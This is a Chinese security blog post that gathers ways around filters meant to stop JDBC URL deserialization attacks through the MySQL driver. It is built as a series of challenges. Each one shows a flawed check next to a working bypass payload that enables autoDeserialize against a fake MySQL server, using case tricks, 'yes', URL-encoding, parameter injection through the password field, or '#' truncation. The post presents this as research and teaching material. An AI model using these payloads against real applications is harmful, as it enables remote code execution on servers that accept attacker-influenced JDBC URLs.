JDBC Attack URL 绕过合集

Y4Sec Team Y4Sec Team

0x01 介绍

早在去年，我们团队（**Y4Sec Team**）在研究 **JDBC Attack** 时，发现了一些可能的绕过情况，注意哈，这里的绕过不是新姿势，而是一些针对性修复补丁的绕过思路，例如针对 **autoDeserialize** 的各种过滤和绕过。但是 **指导我们的师傅** 不建议公开，最近征求师傅同意我对外公开这些内容，所以有了这篇文章

在编写本文之前，我有搜索过师傅们博客，星球等内容。发现大多数内容在今年已有其他师傅公开，例如三月份 **心心** 师傅在星球有公开过类似的内容；其他师傅的博客中似乎也看到过类似的。感谢师傅们的文章，本文目的是做一个合集，对于各种绕过导致的 CVE 姿势做一个总结和学习

这里 **仅考虑 MySQL** 驱动里的一些绕过姿势，对于其他类型的数据库，应该存在类似的思路和手法


我计划做成一种类似于 **挑战和关卡** 的模式，给出多个例子，一步一步地从最简单的绕过到复杂的场景以及逻辑漏洞

0x02 基础介绍

对于 JDBC Attack 的内容，这里不做太多介绍，在先知跳跳糖等多处有各位师傅们的 **精彩** 内容。简单来说，如果 JDBC 的 URL 可控，那么连接客户端将可能连接到恶意的服务端，进而导致反序列化漏洞

年初花了一些时间从头构造 MySQL 协议，写了一版纯 Java 的 Fake MySQL Server 工具，优点是支持了 GUI 且容易集成多种 Gadget 链。个人认为比 Python 版本更容易上手一些，感谢 **fnmsd** 师傅代码提供的思路。本文将以该工具为基础

https://github.com/4ra1n/mysql-fake-server



为了测试，我们创建一个新的项目，引入 MySQL 6.x 驱动，以及最新版本的 Commons Beanutils 作为 Gadget 链测试

（为什么选择 6.x 驱动：当时没想太多，测试后发现和 8.x 有一些小细节差距，导致了一些绕过仅在 8.x 可用，这个问题下文我们讨论）

```
<dependencies>
    <dependency>
        <groupId>mysql</groupId>
        <artifactId>mysql-connector-java</artifactId>
        <version>6.0.2</version>
    </dependency>
    <dependency>
        <groupId>commons-beanutils</groupId>
        <artifactId>commons-beanutils</artifactId>
        <version>1.9.4</version>
    </dependency>
</dependencies>
```

接下来我们写一个最简单的测试类，模拟第一种场景，直接读取 URL 并连接，后续每一个例子都会新建一个

Application 类

```java
public class Application1 {
    public static void connection(String url){
        try {
            Class.forName("com.mysql.cj.jdbc.Driver");
            DriverManager.getConnection(url);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

使用如下的输入测试，后续每一个测试都会新建 Example 类

```java
public class Example1 {
    public static void main(String[] args) {
        String addr = "127.0.0.1:62787";
        String params = "detectCustomCollations=true&autoDeserialize=true&user=deser_CB_calc.exe";
        String url = String.format( "jdbc:mysql://%s/test?%s",addr,params);

        Application1.connection(url);
    }
}
```

运行后可以发现直接弹出了计算器

0x03 绕过1

篇幅有限，本文只展示核心代码，完整代码在 Y4SecTeam 中
https://github.com/Y4Sec-Team/mysql-jdbc-tricks
另外，恶意 JDBC 参数有很多，这里只以 autoDeserialize 为例，其他的参数绕过思路大同小异

```
for (Map.Entry<String,String> p: params.entrySet()){
    if (p.getKey().equals("autoDeserialize")) {
        if(p.getValue().equals("true")){
            return false;
        }
    }
}
```

以上代码的限制，大家可以思考下如何绕过
其实很简单，大小写绕过，这是安全测试中基础的常见的内容
使用 tRue TRuE 等等参数即可

```
addr = "127.0.0.1:62787";
params = "detectCustomCollations=true&autoDeserialize=tRue&user=deser_CB_calc.exe";
url = String.format("jdbc:mysql://%s/test?%s", addr, params);

Application2.connection(url);
```

绕过的原理参考下图，使用了 equalsIgnoreCase 比较
com/mysql/cj/core/conf/BooleanPropertyDefinition

```
@Override
public String[] getAllowableValues() { return new String[]{"true", "false", "yes", "no"}; }

@Override
public Boolean parseObject(String value, ExceptionInterceptor exceptionInterceptor) {
    validateAllowableValues(value, exceptionInterceptor);
    return Boolean.valueOf( b: value.equalsIgnoreCase( anotherString: "TRUE") || value.equalsIgnoreCase(
}
```

4ra1n

0x04 绕过2

第二个绕过案例如下，加入了大小写判断

```
for (Map.Entry<String,String> p: params.entrySet()){
    if (p.getKey().equals("autoDeserialize")) {
        String value = p.getValue();
        value = value.toLowerCase();
        if(value.equals("true")){
            return false;
        }
    }
}
```

大家可以尝试思考，是否有办法绕过?
这个答案在绕过1的截图中已经出现了，答案是：使用 **yes** 关键字

```
return
  Boolean.valueOf(value.equalsIgnoreCase("TRUE")
  || value.equalsIgnoreCase("YES"));
```

在 MySQL 驱动中，认为 yes 和 true 等价
所以最后的绕过代码如下

```
addr = "127.0.0.1:62787";
params = "detectCustomCollations=true&autoDeserialize=yes&user=deser_CB_calc.exe";
url = String.format("jdbc:mysql://%s/test?%s", addr, params);

Application3.connection(url);
```

对于使用 yes 绕过导致的 CVE 应该是有一个或两个
另外值得一提的是：据说低版本驱动还有1和0两种，这里未测试

0x04 绕过3

现在我们同时过滤了 true 和 yes 且考虑了大小写，如何绕过

```
for (Map.Entry<String, String> p : params.entrySet()) {
    if (p.getKey().equals("autoDeserialize")) {
        String value = p.getValue();
        value = value.toLowerCase();
        if (value.equals("true") || value.equals("yes")) {
            return false;
        }
    }
}
```

这种情况已经比较严格了，师傅们有思路吗?
使用 URL 编码即可 %74%72%75%65

```
addr = "127.0.0.1:62787";
params = "detectCustomCollations=true&autoDeserialize=%74%72%75%65&user=deser_CB_calc.exe";
url = String.format("jdbc:mysql://%s/test?%s", addr, params);

Application4.connection(url);
```

0x05 可能安全?

作为开发者，我们现在被白帽子们的绕过搞的头皮发麻，于是现在按照标准 URL 处理字符串，这里会自动解码，然后再过滤 yes 和 true 选项

```java
URI uri = new URI(jdbcUrl.replace("jdbc:", ""));

String host = uri.getHost();
int port = uri.getPort();
String path = uri.getPath();
String dbname = path.substring(1);

Map<String, String> params = new HashMap<>();
String query = uri.getQuery();
if (query != null) {
    String[] pairs = query.split("&");
    for (String pair : pairs) {
        String[] keyValue = pair.split("=");
        String key = keyValue[0];
        String value = keyValue.length > 1 ? keyValue[1] : "";
        params.put(key, value);
    }
}

for (Map.Entry<String, String> p : params.entrySet()) {
    if (p.getKey().equals("autoDeserialize")) {
        String value = p.getValue();
        value = value.toLowerCase();
        if (value.equals("true") || value.equals("yes")) {
            return false;
        }
    }
}

return true;
```

是否还会存在绕过呢?
师傅们可以思考

0x06 绕过4

以上是一种 URL 完全可控的情况，实际上真实的场景中，更多见的是类似下图的情况，例如下图：用户可控的是 HOST 用户名 密码 数据库名 以及自定义的连接字符串。对于这种场景有另外的一些绕过姿势

于是有了绕过4的代码，这段代码的逻辑很简单，校验输入的额外的 jdbc 连接参数中，是否包含了 autoDeserialize 关键字（这里暂不考虑URL编码的问题）对于这种场景师傅们有没有想到一些思路？

```java
public static void connection(String addr,String user,String db,String password,String extra) {
    try {
        String url = String.format("jdbc:mysql://%s/%s?",addr,db);

        StringBuilder sb = new StringBuilder();
        sb.append("user=");
        sb.append(user);
        sb.append("&");
        sb.append("password=");
        sb.append(password);

        if (!check(extra)){
            System.out.println("you are hacker");
            return;
        }

        if (!extra.equals("")){
            sb.append("&");
            sb.append(extra);
        }

        url = url + sb;

        System.out.println(url);

        Class.forName("com.mysql.cj.jdbc.Driver");
        DriverManager.getConnection(url);
    } catch (Exception e) {
        e.printStackTrace();
    }
}

private static boolean check(String params){
    try {
        return !params.contains("autoDeserialize");
    } catch (Exception e) {
        e.printStackTrace();
        return false;
    }
}
```

思路大致是这样:
最终是一定拼接了一个字符串

```
StringBuilder sb = new StringBuilder();
sb.append("user=");
sb.append(user);
sb.append("&");
sb.append("password=");
sb.append(password);
```

其中的 user 和 password 是可控的，如果这两个字段没有过滤，这里将会存在一种类似于 **SQL 注入** 漏洞的问题，可以注入恶意参数

```
// 可控内容
String addr = "127.0.0.1:62787";
String user = "deser_CB_calc.exe";
String password = "test&autoDeserialize=true";
String db = "test";
String extra = "detectCustomCollations=true&";

Application7.connection(addr,user,db,password,extra);
```

成功弹出计算器

最终拼接的 URL 是
jdbc:mysql://127.0.0.1:62787/test?
user=deser_CB_calc.exe&password=test&autoDeserialize=true&detectCustomCollations=true&

0x07 绕过5

接下来讨论另外一种修复情况：强行末尾添加 autoDeserialize=false 的修复方案。这种参数解析的逻辑，一般都

是新参数覆盖旧参数，如果之前定义了 autoDeserialize=true 的情况，添加 autoDeserialize=false 是可以覆盖的。某开源项目曾经选择了这种办法处理

```
if (url.endsWith("?")) {
    url = url + sb + "autoDeserialize=false";
} else {
    url = url + sb + "&autoDeserialize=false";
}
```

这种办法的绕过可能一般情况下难以想到，但是结合 URL 特性，其中 # 符号是锚点，也可以理解为注释符，将可以注释掉后续的内容
而这里又存在 MySQL 驱动的细节问题，例如在 6.0.2 的驱动中必须这样写才可以使 # 号注释掉强行添加的内容（必须以&结尾再注释）

```
autoDeserialize=true&#autoDeserialize=false
```

而在 8.x 中，直接使用一个 # 号即可

```
autoDeserialize=true#autoDeserialize=false
```

无论 # 号后是否包含了 & 符号，完全不会生效

关于这个问题，我猜测 6.0.2 中，参数是按照 & 进行分割和匹配的，遇到 # 符号认为仍然在读取 value 信息，而不是读取结束。然后读取的值无法匹配合法值，导致报错和失效

调试发现的确如此，这应该是 MySQL 驱动自己的 BUG 在高版本修复了

```
        String url = "jdbc:mysql://127.0.0.1:3308/test?" +
                "user=deser_CB_calc.exe&autoDeserialize=true&statementInterceptors=" +
                "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor" +
                "#autoDeserialize=false";
        try {
            Class.forName( className: "com.mysql.jdbc.Driver");
            DriverManager.getConnection(url);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```
bin\java.exe" ...
. This is deprecated. The new driver class is `com.mysql.cj.jdbc.Driver'. The driver is automatically registered via the SPI
Unable to load statement interceptor 'com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor#autoDeserialize=false'.
SQLError.createSQLException(SQLError.java:695)
SQLError.createSQLException(SQLError.java:663)
SQLError.createSQLException(SQLError.java:653)
SQLError.createSQLException(SQLError.java:638)
SQLError.createSQLException(SQLError.java:606)
```

4ra1n

该问题也曾经有过 CVE 漏洞

0x08 绕过6

最后一关，但不一定是最难的一关

我过滤了所有的参数，user password 等内容中都不能包含恶意参数

```
String url = String.format("jdbc:mysql://%s/%s?", addr, db);

StringBuilder sb = new StringBuilder();
sb.append("user=");
sb.append(check(user));
sb.append("&");
sb.append("password=");
sb.append(check(password));

if (!extra.equals("")) {
    sb.append("&");
    sb.append(check(extra));
}

url = url + sb;

System.out.println(url);

Class.forName("com.mysql.cj.jdbc.Driver");
DriverManager.getConnection(url);
```

可以发现，这里还有两处内容可控：
- addr
- db

之所以这个案例放在最后，因为它需要上一个案例的知识：注释特性，无论 addr 还是 db 可控，都会导致存在一长串非法字符串，这样的字符串需要进行处理否则会报错。处理的办法最简单最直接的是：使用 # 号（可能存在其他的办法，我没有做深入研究）


```
String addr = "127.0.0.1:62787/test?detectCustomCollations=true&autoDeserialize=true&user=deser_CB_calc.exe&#";
String user = "deser_CB_calc.exe";
String password = "test";
String db = "test";
String extra = "";

Application9.connection(addr,user,db,password,extra);
```

最终这个案例的 URL 是
jdbc:mysql://127.0.0.1:62787/test?detectCustomCollations=true&autoDeserialize=true&user=deser_CB_calc.exe& **#/test?user=deser_CB_calc.exe&password=test**
我使用了 # 号注释掉 /test? 之后的所有内容，成功弹出计算器

```java
public class Example9Bypass {
    4ra1n
    public static void main(String[] args) {
        // 可控内容
        String addr = "127.0.0.1:62787/test?detectCustomCollations=true&autoDeserialize=true&user=deser_CB_calc.
        String user = "deser_CB_calc.exe";
        String password = "test";
        String db = "test";
        String extra = "";

        Application9.connection(addr,user,db,password,extra);
    }
}
```



4ra1n

0x08 结束

今天的挑战结束，希望大家可以学到新知识
完整代码在 Y4Sec Team 的仓库中：
https://github.com/Y4Sec-Team/mysql-jdbc-tricks